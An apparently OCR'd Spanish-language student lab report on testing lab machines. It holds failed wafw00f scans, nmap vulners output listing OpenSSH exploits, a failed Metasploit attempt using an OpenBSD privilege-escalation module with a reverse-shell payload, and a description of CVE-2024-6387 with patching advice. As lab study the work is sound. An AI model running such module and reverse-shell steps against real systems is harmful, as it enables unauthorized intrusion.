

kali@kali: ~
File Actions Edit View Help
Woof!
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://192.168.50.129
ERROR:wafw00f:Something went wrong HTTPSConnectionPool(host='192.168.50.129', port=443): Max retries exceeded with url: / (Caused by NewConnectionError('<urllib3.connection.HTTPSConnection object at 0x7f46eb831250>: Failed to establish a new connection: [Errno 111] Connection refused'))
ERROR:wafw00f:Site 192.168.50.129 appears to be down
┌──(kali㉿kali)-[~]
└─$ wafw00f 192.168.50.129:8090
Woof!
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://192.168.50.129:8090
ERROR:wafw00f:Something went wrong HTTPSConnectionPool(host='192.168.50.129', port=8090): Max retries exceeded with url: / (Caused by ConnectTimeoutError(<urllib3.connection.HTTPSConnection object at 0x7ff1f54aa1e0>, 'Connection to 192.168.50.129 timed out. (connect timeout=7)'))
ERROR:wafw00f:Site 192.168.50.129 appears to be down
┌──(kali㉿kali)-[~]
└─$ wafw00f 192.168.50.132
Woof!
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://192.168.50.132
ERROR:wafw00f:Something went wrong HTTPSConnectionPool(host='192.168.50.132', port=443): Max retries exceeded with url: / (Caused by ConnectTimeoutError(<urllib3.connection.HTTPSConnection object at 0x7f96c125b770>, 'Connection to 192.168.50.132 timed out. (connect timeout=7)'))
ERROR:wafw00f:Site 192.168.50.132 appears to be down


Aplicaciones de baneo

Fail2ban



ipban





IPBan
File
Home
Share
View
This PC › Local Disk (C:) › Program Files › IPBan
Search IPBan
Quick access
Desktop
Downloads
Documents
Pictures
IPBan
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
Name
Date modified
Type
Size
DigitalRuby.IPBan 31/08/2024 02:32 p. m. Application 32,797 KB
DigitalRuby.IPBanCore 31/08/2024 02:31 p. m. XML Document 438 KB
ipban.config 02/11/2024 08:58 p. m. CONFIG File 46 KB
ipban.override.config 10/09/2022 11:24 a. m. CONFIG File 1 KB
ipban.sqlite 14/11/2024 12:00 p. m. SQLITE File 32 KB
ipban.sqlite-shm 15/11/2024 09:15 p. m. SQLITE-SHM File 32 KB
ipban.sqlite-wal 15/11/2024 09:22 p. m. SQLITE-WAL File 2,447 KB
logfile.0 02/11/2024 08:58 p. m. Text Document 6 KB
logfile.1 11/11/2024 10:30 a. m. Text Document 6 KB
logfile.2 13/11/2024 02:32 p. m. Text Document 13 KB
logfile.3 14/11/2024 11:33 a. m. Text Document 6 KB
logfile 15/11/2024 09:15 p. m. Text Document 11 KB
nlog.config 02/11/2024 03:40 p. m. CONFIG File 1 KB
README.md 24/06/2024 07:19 a. m. MD File 7 KB
14 items
Type here to search
09:25 p. m.
15/11/2024

Vulnerabilidades **Ubuntu**

1. SSH (Puerto 22) - OpenSSH 9.6p1


- **Vulnerabilidades:**

Varios exploits disponibles con CVSS de hasta **10.0**.



```
PORT    STATE  SERVICE     VERSION
22/tcp  open   ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.6p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B
633A    *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38
071A    *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    9.8     https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219D
B27A    *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D
1340    *EXPLOIT*
|       PACKETSTORM:179290      8.1     https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       FB2E9ED1-43D7-585C-A197-0D6628B20134    8.1     https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B2
0134    *EXPLOIT*
|       FA3992CE-9C4C-5350-8134-177126E0BD3F    8.1     https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0
BD3F    *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    8.1     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1D
CE59    *EXPLOIT*
|       F58A5CB2-2174-586F-9CA9-4C47F8F38B5E    8.1     https://vulners.com/githubexploit/F58A5CB2-2174-586F-9CA9-4C47F8F3
8B5E    *EXPLOIT*
|       EFD615F0-8F17-5471-AA83-0F491FD497AF    8.1     https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD4
97AF    *EXPLOIT*
|       EC20B9C2-6857-5848-848A-A9F430D13EEB    8.1     https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D1
3EEB    *EXPLOIT*
|       EB13CBD6-BC93-5F14-A210-AC0B5A1D8572    8.1     https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D
8572    *EXPLOIT*
|       E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD    8.1     https://vulners.com/githubexploit/E660E1AF-7A87-57E2-AEEF-CA14E1FE
F7CD    *EXPLOIT*
|       E543E274-C20A-582A-8F8E-F8E3F381C345    8.1     https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381
C345    *EXPLOIT*
|       E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257    8.1     https://vulners.com/githubexploit/E34FCCEC-226E-5A46-9B1C-BCD6EF7D
3257    *EXPLOIT*
|       E24EEC0A-40F7-5BBC-9E4D-7B13522FF915    8.1     https://vulners.com/githubexploit/E24EEC0A-40F7-5BBC-9E4D-7B13522F
F915    *EXPLOIT*
|       DC798E98-BA77-5F86-9C16-0CF8CD540EBB    8.1     https://vulners.com/githubexploit/DC798E98-BA77-5F86-9C16-0CF8CD54
0EBB    *EXPLOIT*
|       DC473885-F54C-5F76-BAFD-0175E4A90C1D    8.1     https://vulners.com/githubexploit/DC473885-F54C-5F76-BAFD-0175E4A9
0C1D    *EXPLOIT*
|       D85F08E9-DB96-55E9-8DD2-22F01980F360    8.1     https://vulners.com/githubexploit/D85F08E9-DB96-55E9-8DD2-22F01980
F360    *EXPLOIT*
|       D572250A-BE94-501D-90C4-14A6C9C0AC47    8.1     https://vulners.com/githubexploit/D572250A-BE94-501D-90C4-14A6C9C0
AC47    *EXPLOIT*
|       D1E049F1-393E-552D-80D1-675022B26911    8.1     https://vulners.com/githubexploit/D1E049F1-393E-552D-80D1-675022B2
6911    *EXPLOIT*
|       CVE-2024-6387   8.1     https://vulners.com/cve/CVE-2024-6387
```

Comenzamos intentando explotar esta vulnerabilidad, hacemos una búsqueda y usamos la opción 0.




```
msf6 > search openbsd

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/openbsd/local/dynamic_loader_chpass_privesc   2019-12-11       excellent  Yes    OpenBSD Dynamic Loader chpass
 Privilege Escalation
   1   exploit/multi/misc/arkeia_agent_exec                  2015-07-10       great      Yes    Western Digital Arkeia Remote
 Code Execution
   2     \_ target: Windows                                  .                .          .      .
   3     \_ target: Linux                                    .                .          .      .
   4   exploit/aix/local/xorg_x11_server                     2018-10-25       great      Yes    Xorg X11 Server Local Privile
ge Escalation
   5     \_ target: IBM AIX Version 6.1                      .                .          .      .
   6     \_ target: IBM AIX Version 7.1                      .                .          .      .
   7     \_ target: IBM AIX Version 7.2                      .                .          .      .
   8   exploit/multi/local/xorg_x11_suid_server              2018-10-25       good       Yes    Xorg X11 Server SUID logfile
Privilege Escalation
   9     \_ target: OpenBSD                                  .                .          .      .
   10    \_ target: Linux x64                                .                .          .      .
   11    \_ target: Linux x86                                .                .          .      .


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/local/xorg_x11_suid_server
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(openbsd/local/dynamic_loader_chpass_privesc) > options

Module options (exploit/openbsd/local/dynamic_loader_chpass_privesc):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHPASS_PATH  /usr/bin/chpass  yes       Path to chpass
   SESSION                       yes       The session to run this module on


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Para ejecutar el exploit openbsd/local/dynamic_loader_chpass_privesc en Metasploit, se necesita especificar un valor para la opción SESSION. Esta opción se refiere a una sesión de Meterpreter o de shell que ya está activa en el sistema objetivo.

Pasos para obtener la sesión:

Establecer una conexión con el objetivo: Antes de poder usar el exploit, necesitas tener una sesión activa en el sistema OpenBSD. Esto generalmente se hace utilizando un payload que se ejecuta en el objetivo. Por ejemplo, puedes usar un payload como cmd/unix/reverse o meterpreter para obtener acceso al sistema.

Configurar el payload: Primero se debe configurar un payload que nos permita conectartarnos al sistema.




Aquí vemos que fallo el intento.

Vulnerabilidad CVE-2024-6387

La vulnerabilidad **CVE-2024-6387**, conocida como RegreSSHion, afecta a OpenSSH en versiones específicas (entre 8.5p1 y 9.7p1). Se trata de una condición de carrera en el manejo de señales durante la autenticación previa, que podría ser explotada para ejecutar código arbitrario de forma remota. Esto otorga a un atacante privilegios elevados, incluyendo la posibilidad de obtener acceso como root en sistemas Linux.

Este problema pone en riesgo a un gran número de servidores, con más de 700,000 sistemas potencialmente vulnerables según estimaciones. La explotación podría permitir la ejecución remota de código o causar una denegación de servicio (DoS). Los administradores están recomendados a actualizar OpenSSH a versiones parcheadas para mitigar el riesgo




Mitigación y Parcheo

- Actualización: La solución definitiva es actualizar OpenSSH a una versión parcheada. Se tiene que usar una versión posterior a la 9.7p1, que aborda esta vulnerabilidad.

